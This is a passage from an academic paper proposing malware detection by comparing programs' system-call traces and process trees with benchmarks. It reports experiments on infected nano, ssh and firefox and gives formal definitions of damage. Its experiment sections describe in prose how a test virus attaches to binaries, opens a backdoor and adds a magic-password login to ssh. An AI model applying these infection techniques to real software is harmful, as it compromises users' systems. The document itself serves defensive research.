module[1].

Main aim of this paper is to arrive at meaningful characterizations of malware from programs for which we know their normal behaviour. Our technique is based on the concept of *quarantining* as presented in [1]. The main contributions of the paper are:

- a novel technique for modelling program behvaiour which is resilient to several syntactic transformations, yet expressive enough to capture important security related aspects of program execution

- a new architecture for detecting infection by malware based on translation validation

- a framework for incrementally debugging program behaviours that enable us to locate the point of infection

[1] http://www.trustedcomputinggroup.org/

- a finer characterization of damage that takes into account a database of known malicious patterns and security policies

Rest of the paper is organized as follows: Section 2 describes our approach to malware detection which is based on validating the observed program behaviour against its benchmark. We also present several encouraging experimental results and provide a rigorous assessment of our approach. In Section 3 we give the correspondence between folder calculus and the language of system calls, and suggest various refinements and extensions of our work in Section 4. We give relevant literature in Section 5 and end with concluding remarks in Section 6.

2 A Novel Approach for Malware Detection

In this section, we describe our approach for malware detection. The basis of the approach is akin to translation validation; as compiler verification is undecidable for all reasonable programming languages, translation validation has been widely used for validating embedded software. In translation validation, one tries to see whether the source program and the object program are as good or as bad as the other. In the proposed approach, we want to check whether the software being tested for infection deviates from the original intended behaviour from the security perspective. If so, what is the risk introduced due to the modified behaviour? Of course, we evaluate them in identical isolated environments. We begin by observing that most viruses spread by attaching themselves to frequently used applications like editors, web browsers etc. These viruses then carry out malicious activities in the background without the users consent or knowledge. To detect possible changes to trusted applications, we propose to benchmark their expected behaviours and compare the behaviour observed during an execution with the benchmark.

Our approach of malware detection is summarized below:

- Benchmark the program behaviour
- Validate the observed behaviour of a program w.r.t its' benchmark. This can be done in two ways
  - *unobtrusive*: compare the observed behaviour of a program w.r.t its benchmark after execution
  - *obtrusive*: block the program upon execution of sensitive system calls and possibly modify the arguments or return value

We describe each of the above steps in detail in subsequent subsections.

2.1 Benchmarking Expected Program Behaviours

A program can execute on a hardware platform that has the relevant software environment typically an operating system. Operating system acts as an interface between the user applications and the hardware (note that there are a lot of intermediate steps). By an environment we mean the OS and its configurations and the associated software and hardware. When

a program executes in an environment the following can be observed by the system: input and output, the file system, trace of the execution (in terms of the process tree created and system calls invoked by each process) etc.

The interaction between an application executing in an environment and the environment itself can be viewed as that of requester and service provider. We want the environment to protect itself from being damaged by an application executing in it. To this end, we enrich the environment with a monitor which observes all programs executing in the environment. Since a system call is the interface through which a program accesses low level system resources, the trace of system calls made by a program has a major role in certifying the safety of the program. In addition, the input/output files used by the program etc., and possibly known properties about the traces of system calls also provide major feedback about the security of the program.

First, let us assume the program being benchmarked is reactive. Informally, a reactive program can be interpreted as follows: the program reacts to stimuli and can be treated as a non-terminating program that provides a finite response in a finite time for a given stimulus. The behaviour of such a program can be captured through its interfaces and its responses. This is formalized below.

Definition 1 *Let Σ be a non-empty finite set of signatures that represent interactive operations between the system and the environment. The set of possible external behaviours of a program p is then given by $B_p = \{\ t \mid t \in \Sigma^+,$ t is a properly terminating sequence representing a valid transaction of $p\}$*

Note that B_p is in general infinite. However, for finite reactive transactional systems it will be finite ignoring the data. For example, in a vending machine there are only finite ways in which a user can interact with the machine. `place-coin ^ choose-item ^ receive-item` denotes one possible interaction. As another example, we can consider the possible interaction patterns of a text editor. `Open-file ^ (insert+delete+modify)`$^+$ `^ save-file ^ exit` is a typical interaction pattern. As we are interested from the perspective of security, we assume that the system is functionally correct. We are more interested in its behaviour other than that is just needed for realizing the functional output (or the transformational relation between the input and the output); perhaps, if it does not do anything else, it could be a *safe* program. A similar abstraction follows for a spectrum of electronic voting machines.

During execution of a program p with external behaviour t, the main process may spawn child processes internally (not necessarily observable to the user) for modularly achieving/computing the final result. Thus, the total (internal + external) behaviour can be denoted by a tree with processes, data operations etc denoted as nodes and directed edges. Each node in the tree corresponds to a process and there is a directed edge from node r to node s if process s is the child of process r. We call this the *process tree* and formally define it below.

Definition 2 *Process tree of a reactive program p w.r.t external behaviour t is defined as $PTree(p,t) = (V,E)$ where V is the set of processes created during execution of p from initialization, and $E \subseteq V \times V$ such that $(v_1, v_2) \in E$ iff process v_2 is the child of the process v_1.*

We can now define the system behaviour / internal behaviour of a program as the process tree generated during execution together with the set of files read(input) and written(output) by each process (vertex/node) in the tree. Let F denote the set of files in the system.

Definition 3 *System behaviour of a reactive program p w.r.t external behaviour t is denoted by* $systrace(p,t) = (\mathcal{T}, \mathcal{L}_i, \mathcal{L}_o)$ *where* $\mathcal{T} = PTree(p,t) = (V,E)$ *is the process tree,* $\mathcal{L}_i : V \rightarrow 2^F$ *and* $\mathcal{L}_o : V \rightarrow 2^F$ *are labelling functions that associate the set of files input and output by a process respectively.*

For example, for the text editor *nano* we illustrate system behaviour w.r.t the external behaviour `create-file-`*`example.txt`* ^ `write-`*`hello`* ^ `save` ^ `exit`. Process tree generated by *nano* w.r.t the above external behaviour has one node corresponding to the only process that does all the work. The set of important input files for this process is {stdin} and the set of output files for this process is {stdout, example.txt}.

2.1.1 Algorithm for Automatically Extracting the Program Behaviour

Steps involved in automatic extraction of program behaviour (in a Linux environment) are

1. *Collect execution traces*: execute the program using `strace` with `-ff` option to trace the system calls made by the process and all its children recursively. We use the `-o` option to redirect the output of `strace` to create one text file per process (name of the text file is automatically appended with the `pid` of the process) containing the sequence of system calls made by that process

2. *Construct process tree*: create a node for the main process. Look for `clone` or `fork` system calls made by a process. Suppose a process with pid p_1 makes a clone call whose return value is p_2, create a node for p_2 and add an edge from node p_1 to node p_2 in the tree. In the process tree we also remember the ordering amongst the children of a node

3. *Label the nodes of the process tree with set of input and output files*: we use file descriptor related system calls like *open*, *read*, *write*, *socket*, *send*, *recv*, *pipe*, *dup*, etc, to collect the set of files read and written by the process. For example, if we have the following sequence of system calls in a process, $open(\text{“}file1\text{”}, flags) = a$; $read(a, buf, size) = count$ with $count > 0$, then we add $file1$ to the set of input files of the process

This algorithm can be used both for creating the database of program behaviour benchmarks, and for extracting the program behaviour during current execution.

2.2 Comparing Program Behaviour with its Benchmark

Once we have the database $\mathbb{D}_B$ of program behaviour benchmarks, we can monitor the execution of programs and validate their observed behaviour. This happens in two steps.

1. find a one-to-one correspondence between the process trees of the benchmark and the observed behaviour

2. verify that the set of input and output files of corresponding nodes of the process trees are *similar*

If either of the above steps fail, we say that there is a strong case for the program being infected/modified/ tampered. In the following, we formalize these intuitions.

Definition 4 *Two trees* $\mathcal{T}_1 = (V_1, E_1)$ *and* $\mathcal{T}_2 = (V_2, E_2)$ *are said to be isomorphic iff there is a function* $h : V_1 \rightarrow V_2$ *such that both the following conditions are satisfied*

1. h *is a bijection*
2. $\forall p, q \in V_1\ [(p, q) \in E_1$ *iff* $(h(p), h(q)) \in E_2]$

Note that, the process trees are directed (since we know the parent child relationships between the processes) and the children of each node are ordered (since we know the time of their creation). Thus, checking for isomorphism can be done in polynomial time using the algorithm given in [2].

We can define policies which govern the comparison of corresponding processes in the two trees. An example policy P_1 can be that the sets of input and output files must be the same. Policy reflects the kind of security desired for the system. We could have finer policies which impose different restrictions on the set of input and output files. An example policy P_2 of this kind could be that the set of output files of the observed behaviour should be a subset of the set of output files in the benchmark. We could have more complex policies for highly secure systems.

Given sets A and B, and policy P, B complies with A w.r.t P is denoted by $A \models_P B$. For example, in case of policy P_1 above $\models_{P_1}$ is just checking for equality. In general, for a policy P, $\models_P$ denotes its algorithm for model checking.

Definition 5 *Behaviour* $B_2 = ((V_2, E_2), \mathcal{L}_{i_2}, \mathcal{L}_{o_2})$ *complies with behaviour* $B_1 = ((V_1, E_1), \mathcal{L}_{i_1}, \mathcal{L}_{o_1})$ *w.r.t policy* $\mathcal{P} =< \mathcal{P}_i, \mathcal{P}_o >$, *denoted* $B_1 \rightarrow_{\mathcal{P}} B_2$ *iff there is a function* $h : V_1 \rightarrow V_2$ *such that the following conditions are satisfied*

1. h *is a bijection*
2. $\forall p, q \in V_1\ [(p, q) \in E_1$ *iff* $(h(p), h(q)) \in E_2]$
3. $\forall p \in V_1\ \mathcal{L}_{i_1}(p) \models_{\mathcal{P}_i} \mathcal{L}_{i_2}(h(p))$
4. $\forall p \in V_1\ \mathcal{L}_{o_1}(p) \models_{\mathcal{P}_o} \mathcal{L}_{o_2}(h(p))$

We drop the subscript $\mathcal{P}$, when policy is clear from the context. In our framework, we follow the policy that the set of input and output files of the corresponding processes must be equal. So in the above definition we can replace $\models_{\mathcal{P}_i}$ and $\models_{\mathcal{P}_o}$ by $=$. Let us say that we have an installation of program p (say p'), which we suspect is infected[2]. We want to verify if it is indeed the case that p' is infected.

Definition 6 *An installation of program* p *(call it* p'*) is said to be infected w.r.t external behaviour* t *iff* $\mathbb{D}_B(p, t) \nrightarrow systrace(p', t)$.

[2]For the discussions, let us assume "infect" to denote any "observable" (internally by the system) unwanted changes that have occurred without the concurrence of the user

2.2.1 Validating Program Behaviour

Validating an observed program behaviour can be done *obtrusively* or *unobtrusively*. In unobtrusive validation we let the program execute, constructing its behaviour as it executes. When the program terminates we validate the observed behaviour against the benchmark. When we suspect a program to be infected / tampered, we can execute it in a quarantined environment and validate its behaviour unobtrusively. In obtrusive validation, we stop the program execution whenever it makes a sensitive system call, and if its arguments are in compliance with the policy we let it continue execution. If not, we can either prompt the user to authorize this action or terminate the program. Alternately, we can either suppress the system call or modify its arguments / return values according to the policy. This framework is similar in spirit to edit automata [22]. This gives us the flexibility to enforce complex policies.

2.3 Experimental Results

In this section we describe some of the experiments we performed using our approach for malware detection. We performed our experiments on Linux OS, running Ubuntu 9.04 distribution.

Experiments Using Unobtrusive Methods
We describe three experiments: one with *nano* a text editor, one with *ssh* a remote shell program and one with *firefox* a web browser.

`Experiments with nano`
Steps involved in the experiment are

1. execute *nano*, a text editor, to `create-file-`*`example.txt`* ^ `write-`*`hello`* ^ `save` ^ `exit` and collect the observable information
2. infect *nano* with a virus v by concatenating the binary of v to the binary of *nano*
3. execute the infected *nano* to perform the same actions as in step 1, and collect the observable information

We used `strace` to observe the behaviour of *nano* and its infected version (including the processes spawned by each). We assume that the `strace` program and the components it relies on were not tampered with and hence, traces generated actually correspond to the true program behaviour. System call traces of genuine *nano* and that of the infected *nano* (including any spawned processes) were generated and analyzed. Figure 1 shows the structure of the infected program.

Thus the behaviour of the infected *nano*, obtained in step 2 above, can be described as follows:

1. create backdoor to a remote server (address is hardcoded in v)
2. infect a randomly selected executable file (by prepending v to the program)




Figure 1: Structure of the infected program

3. extract the genuine *nano* program from self and execute it

Summary of differences in the system call profiles of the genuine *nano* vs the infected *nano*:

1. original program made 18 different system calls whereas the infected version made 48
2. infected program made network related system calls like `socket`, `connect`, etc. whereas the original program made none
3. infected program spawned 3 processes whereas the original program did not spawn any process
4. there is a huge difference in the number of `read` and `write` system calls
5. we observed a difference in the timing information provided by `strace` summary (when both the versions were run only for a few seconds). Original program spent around 88% on `execve` system call and 12% on `stat64` whereas the infected version spent 74.17% on `waitpid`, 10.98% on `write`, 6.28% on `read`, 4.27% on `execve` and negligible time on `stat64`. This indicates that the infected program spent more time waiting on

children than in execution. This increased percentage of time spent on writing and reading by infected program indicates malfunction.

Since the difference in observations is large we can conclude that *nano* is infected.

Applying the algorithm given in Section 2 to system call traces collected above, we can generate the behaviour of genuine *nano* and the infected *nano* and validate the behaviour of infected *nano*. Genuine *nano* creates no child processes, whereas the infected *nano* creates a process tree with 5 nodes. Process trees of the genuine *nano* and the infected *nano* generated using the system call traces are given in Figure 2.




Figure 2: Process trees of nano and its infected version

Since the process tree generated by the infected *nano* is not isomorphic to its benchmark, we can immediately conclude from our model of program behaviour, that *nano* has been infected.

`Experiments with ssh`
In this experiment we

- executed *ssh* to `start sshd ^ login ^ logout` and collected observable information
- executed infected *ssh* to `start sshd ^ login ^ logout` and collected observable information

Infected *ssh* would enable an attacker to successfully login to a host, using a valid username with a magic-pass. In this case the infection has removed certain instructions from the program.
At a high level we can describe the expected behavior of *ssh* as follows

1. start sshd service
2. wait for a connection and accept a connection
3. authenticate the user
4. prepare and provide a console with appropriate environment
5. manage user interaction and logout
6. stop sshd

From the system call traces collected, we analyzed the difference in behaviour between genuine *ssh* and the infected *ssh*.
Summary of differences:

1. start sshd service
    - Genuine *ssh* uses the keys and config files from `/etc/ssh` whereas the infected *ssh* obtains these from a local installation directory
2. authenticate the user
    - Genuine *ssh* used *kerberos*, *crypto* utilities and *pam* modules which the infected *ssh* does not use
    - The infected *ssh* uses the config and sniff files (local/ untrusted resources) which the genuine *ssh* does not use

From the above differences in traces, we can conclude that *ssh* is infected.

We also performed analysis on traces using the algorithms in Section 2. We observed that the process tree generated by the infected *ssh* has a one-to-one correspondence with that of the benchmark. However, we noticed that there were some nodes in the process tree whose set of input files was different from that of the corresponding node of the benchmark. We also noticed that in some cases the set of output files differed. From these observations we conclude that the *ssh* program is infected.

On further analysis, we observed that during the authentication phase the genuine *ssh* program used PAM (Pluggable Authentication Module), whereas the infected version implemented its own mechanism using the cryptographic libraries.

`Experiments with firefox`
In this experiment we

1. executed the *firefox* browser to open 4 links in separate tabs and collected the system call trace
2. infected *firefox* with the virus used for infecting *nano*
3. executed the infected version of *firefox* to perform the same operations as in step 1 above and collected the system call trace

From the traces we observed that original *firefox* spawned around 96 processes. The trace file for all the processes taken together had 291079 lines. Since this dump file was huge, we chose to analyze only the trace of main process. We analyzed the sequences of system calls (abstracting the arguments and return values) using the notion of *Hamming distance* [17]. Hamming distance between two sequences gives the number of positions where they differ. Length of the sequence used for measuring Hamming distance should neither be too large nor too small. We chose sequence of length 10 for our analysis. For each sequence of 10 consecutive system calls made by the infected version, we find the closest corresponding sequence in the trace of original version.

We summarize our observations as follows:

1. analysis by Hamming distance (Figure 3): around 36% of sequences had minimum Hamming distance at least 1, of which 25% had minimum Hamming distance of 8
2. original version makes 801 system calls whereas the infected version makes 1225 system calls
3. infected version makes a total of 360 `read` and `write` system calls,whereas the original version makes 37 `read` system calls and no calls to `write`
4. original version spawns 10 children whereas the infected version spawns 12
5. original version makes 33 distinct system calls whereas the infected version uses 39 distinct system calls




Figure 3: Distribution: minimum Hamming distance

Since the traces observed were sufficiently different, we conclude that *firefox* is infected.

We applied the algorithms in Section2 to traces collected above for benchmarking the behaviour and validating it. Since the process tree generated by infected version is not isomorphic to the benchmark behaviour, we could conclude that *firefox* is infected.

The above experiments demonstrate that our model of program behaviour and matching algorithms are very useful for detecting malware that spread by attaching themselves to trusted applications. In our experiments we found that the size of the benchmarks generated is very small (typically tens of kilobytes). We also found that the slow down in overall execution time due to monitoring is not too high.

Experiments Using Obtrusive Methods

We developed a `C` program which clones a child to execute a program (specified as a command line argument) under the supervision of the parent process. We used the `ptrace` system call for this implementation. This program allows us to block the execution of the child process whenever it enters and exits a system call. In the parent process it is possible to look at

the arguments of the system call at entry and exit. We can either allow the system call to proceed unchanged, or add new system calls, or suppress the system call or modify the system call. This tool is as powerful as an edit automata, using which we could enforce various complex policies. For our prototype tool, we used the policy that only those input and output files present in the benchmark are allowed to be accessed. Whenever an action outside the benchmark is attempted we prompt the user to explicitly authorize the action.

We executed the infected *nano* using this tool, and were successful in capturing the sensitive system calls which differ from the benchmark. One such action which was reported was creation of a socket.

This experiment gives us a framework for controlling the actions of unknown applications. The slow down in the execution time of a program due to this tool is more than in unobtrusive monitoring, and depends on the complexity of the policy being enforced.

2.3.1 Resilience to Semantics Preserving Syntactic Transformations

Malware writers are using simple syntactic transformations that preserve the semantics of a program, to create variants of the same malware. Since most of the detection techniques used today are based on matching signatures (syntactic patterns of instructions) these syntactic variants of malware escape detection. In this section we show how our model of program behaviour copes with these variants. Techniques used by malware writers to generate variants include compiling the malware under various optimization levels provided by a compiler (*gcc* for example), and tools for program obfuscation.

Effect of compiler optimization levels
We compiled *ssh*, a remote shell program, using various levels of optimization (`-O0`, `-O1`, `-O2`, `-O3`, `-Os`) of the *gcc* compiler and extracted their behaviour. We observed that these behaviours are exactly the same.

Effect of program obfuscation tools
We obfuscated *nano*, a text editor, using C obfuscator[3], a state-of-the art program obfuscation tool, and extracted its behaviour. We observed that this behaviour is exactly the same as the behaviour of the original *nano* program. Some of the transformations performed by C obfuscator are loop rewriting, identifier scrambling, if-then-else rewriting and format scrambling. We note that these transformations will not have any impact on the behaviour as defined by us.

These experiments demonstrate that our approach is resilient to attempts of evading detection using the kinds of transformations described above.

2.4 Practical Effectiveness of our Approach

We have shown in the preceding section, how our approach practically enables one to detect whether a given software with known benchmarked behaviour has been tampered and/or possibly affected by malware. We can further refine our approach by having a database

[3]http://www.semdesigns.com/Products/Obfuscators/CObfuscator.html




Figure 4: Architecture of a Debugging Environment for Malware Detection

$\mathbb{D}_M$ of known malicious behaviours. Following the approach of [9], such a database can be automatically constructed by collecting those behaviours of known malware samples which are not present in benign programs. When the observed behaviour of a program differs from its benchmark, we can utilize the database $\mathbb{D}_M$ to check if the additional behaviour represents a malicious behaviour. A broad architecture of such a system is described in Figure 4.

We can use such a system in two ways:

1. Checking the whole behaviour as illustrated in Section 2
2. Checking behaviour incrementally as the program interacts with its environment

Possible interactions of a reactive program with its environment can be formally modelled as a reactive system. Corresponding to each valid input, we benchmark the expected behaviour (response) of the reactive program. This enables the possibility of incremental validation. In incremental validation, we check the observed behaviour of a program, as it responds to a stimulus, w.r.t its benchmark. Incremental validation enables us to approximately locate the point in the program from where it starts exhibiting malicious behaviour; similar to the approach of *delta debugging* [28].

Our approach is effective for debugging behaviours of programs when they execute in isolation i.e., no interaction is possible with other programs. Naturally, the following questions arise:

1. How do we handle possible interactions between programs executing in the same environment?
2. Is there a way to formalize isolated execution and comparison of programs in some calculus?

First question has been addressed in Jacob et.al. [19]. In [19], authors presented a framework based on interactions for describing malicious behaviours. This framework illustrates the possibility of interactive and distributed malware. Further, in [13], authors prove the possibility of a malware that can be split into multiple parts in such a way that each part considered in isolation seems harmless. However, the malicious behaviour is realized by the combined actions of these parts in an environment.

Towards finding possible solutions for the second question, we establish relationships between the language of system calls and the folder calculus [6]. Folder calculus closely captures the file structure environment of an OS. It also allows us to study various protection mechanisms based on access control policies for achieving limited but useful notions of isolation. Further, we expect the study to throw light on capturing notions of self-reference, self-replication and reflection of system trace languages.

3 Correspondence between Folder Calculus and Language of System Calls

In this section, we define a language of system calls and informally establish correspondence between folder calculus [6] and this language. We do so by (i) representing the behaviour of primitives of folder calculus in terms of traces of system calls and (ii) emulating the system calls using Turing machines constructed from folder calculus primitives.

We use the following system calls[4]: *mkdir(path, mode)*, *open(path, flags, mode)*, *read(file_desc, buffer, count)*, *write(file_desc, buffer, count)*, *close(file_desc)*, *getcwd(buffer, size)*, *chdir(path)*, *rename(old_path, new_path)*, *getdents(file_desc, entries, count)* and *rmdir(path)*.

System call language can be used to perform a variety of computations. The following trace of system calls copies the contents of file1 to file2: *open(file1, read_only) = fd1 ^ open(file2, write) = fd2 ^ read(fd1, buf, count) = size ^ write(fd2, buf, size) = size ^ close(fd1) = 0 ^ close(fd2) = 0.*

Let us now quickly review folder calculus (for the purpose of making the paper self-contained). We have three main syntactic categories: *processes*, *names* and *capabilities*. Syntax of each of these is presented below.

```
Processes
    P,Q ::=
            (vn)P           restriction
            0               inactivity
            P | Q           composition
            !P              replication
            n[P]            ambient
            M.P             action
Names
    n
Capabilities
    M ::=
            in n            can enter n
            out n           can exit n
```

[4]http://manpages.ubuntu.com/manpages/karmic/en/man2/

```
open n          can open n
```

Now, we informally explain the meaning of the primitives defined above.

- *restriction* is used to introduce new names and limit their scope
- 0 has no behaviour
- $P|Q$ is the parallel composition of P and Q
- $!P$ is an unbounded number of parallel copies of P

Ambients
An ambient is written $n[P]$ where n is the name of the ambient and P is the process running inside the ambient. Note that P continues to execute even when the ambient moves. There is a structure induced by nesting of ambients, similar to the directory hierarchy in a file system.

Actions and Capabilities
Since the operations that change the hierarchical structure of the ambients are sensitive they are restricted by capabilities. The process $M.P$ executes an action regulated by the capability M and then continues as the process P. The process P does not start executing until the action is executed. Capabilities are obtained from names; given a name n, the capability *in* n allows entry into n, the capability *out* n allows exit out of n and the capability *open* n allows the opening of n.

We do not give the formal translation of folder calculus into the language of system calls for lack of space. In Table 1, we informally show the behaviour of processes of folder calculus in terms of system calls.

Such a translation allows us to study the modelling and comparison of program behaviours in a formal setting.

For emulating the system calls using folder calculus primitives, we observe that we can emulate the filesystem in an OS using essentially the same techniques used in [6] for encoding a Turing machine. Once critical system resources are encoded, encoding control can be achieved in a straight forward manner. For example, once we have encoded `inode` structure, file allocation table and file descriptor table, it becomes very easy to encode `mkdir` system call.

We are further exploring (i) theoretical characterizations of self-replicativity and (ii) practical ways to detect self-references, replication and reflection from the known behaviours. To sum up, we firmly believe that the relationship with process calculi will enable computational techniques of tracking viruses through static analysis/model-checking. In addition to computational aspects, the notions of interaction ease the definition of complex behaviors such as stealth in rootkits. Use of process algebra also provides new fundamental results in terms of detection and prevention. Looking at existing works in process algebra, a promising perspective is to associate security levels to processes through a typing mechanism. A related work by Filiol et al.[20] introduces the basis for a unified malware model based on the Join-Calculus [16] supporting interactions, concurrency and non-termination and studies several properties.

Ambient calculus	**Traces of system calls**
0	empty trace
$P\|Q$	interleaving of traces of processes P and Q
$n[P]$	$mkdir(\text{“}n\text{”}, mode)$ followed by trace of process P
$M.P$	trace of action M followed by trace of process P
$(\nu n)P$	create a fresh name and bind it to n, making this binding apply only to process P; followed by trace of the resulting process
$!P$	interleaving of infinitely many traces of process P
in n	wait until directory named n is a sibling of the PWD of the process executing this capability; then, the PWD of the process is made a child of n
out n	waits until directory named n is the father of the PWD of the process executing this capability; then, the PWD of the process is made a sibling of n
open n	waits until directory named n is a child of the PWD of the process executing this capability; then, all the contents of n are moved to PWD and n is deleted

Table 1: Informal correspondence between processes of Ambient calculus and system call language

4 An Initial Attempt to Quantify Damage

Let us begin by recalling the definition of a virus by Adleman[1].

$\mathcal{S}$ denotes the set of all finite sequences of natural numbers $\mathbb{N}$. Since there are only countably many programs, they can be enumerated. Godel numbering is one such enumeration mechanism. We use partial recursive functions and programs interchangeably. A virus can be thought of as a program that transforms (infects) other programs.

Definition 7 *If v is a virus and i is any program, $v(i)$ denotes the program resulting from i upon infection by virus v*

State of a system on which a program is executing can be characterized by giving the set of data and programs that are present in the system. A program can then be thought of as a state transformer. If i is a program, d is a sequence of numbers that denotes the data in a system and p is a sequence of numbers that denotes the programs in a system, then $i(d, p)$ denotes the state resulting when program i executes in the system starting with state (d, p).

Definition 8 *We say that state (d_1, p_1) is v-related to state (d_2, p_2), denoted $(d_1, p_1) \cong_v (d_2, p_2)$ iff*

- *$d_1 = d_2$ and*
- *number of programs in p_1 and p_2 is the same and*

- *either the ith program in p_1 and the ith program in p_2 are the same or the ith program in p_2 results when the ith program in p_1 is infected by virus v*

Definition 9 *For all Godel numberings of the partial recursive functions $\{\phi_i\}$, a total recursive function v is a virus with respect to $\{\phi_i\}$ iff $\forall d, p \in \mathcal{S}$ either*

1. Injure*: $(\forall i, j \in \mathbb{N})$ $[\phi_{v(i)}(d,p) = \phi_{v(j)}(d,p)]$*

2. Infect *or* Imitate*: $(\forall j \in \mathbb{N})$ $[\phi_j(d,p) \cong_v \phi_{v(j)}(d,p)]$*

Informally the definition above can be restated as
A program v, that always terminates, is called a virus iff for all states s either

1. *Injure*: upon infection by v, all programs result in the same state when executed in state s

2. *Infect* or *Imitate*: for every program p, the state resulting when p is executed in s is v-related to the state resulting when $v(p)$ is executed in s

We note that in the above definition

- a program that does not transform any program also becomes a virus

- there is no quantification or characterization of injury and infection

- there is no way to look at the intermediate states during execution

Consider a program p that modifies *ssh* to subvert authentication from 01.01.2010. p does not modify any other program. Program p should be considered a virus. When we apply Adleman's definition to p, condition for injury fails trivially, because different programs behave differently upon infection by p. Assume the attacker performs an *ssh* session after 01.01.2010, in which he adds some information to a data file. The notion of infection as defined by Adleman is not capable of capturing this difference in state. Therefore Adleman's definition does not characterize p as a virus.

In [3], authors extended Adleman's theory of computer viruses by allowing for different programs to be infected differently by a virus. They also show ways in which such viruses can be constructed from recursion theory. However, their definition of viruses also has the shortcomings noted above for Adleman's definition.

In the following, we formalize damage and arrive at a definition of virus as a program that causes damage upon execution.

Definition 10 *Behaviour B_2 is said to be* safe *w.r.t behaviour B_1 and database $\mathbb{D}_M$ of known malicious behaviours, iff the following conditions are satisfied*

- $B_1 - B_2 = \emptyset$

- *$B_2 - B_1$ does not contain any behaviour in $\mathbb{D}_M$*

Definition 11 *Behaviour B_2 is said to be* damaging *w.r.t behaviour B_1 and database $\mathbb{D}_M$ of known malicious behaviours, iff it is not safe.*

Note that we can further refine the notion of damage by including a policy. We now give an informal definition of a virus.

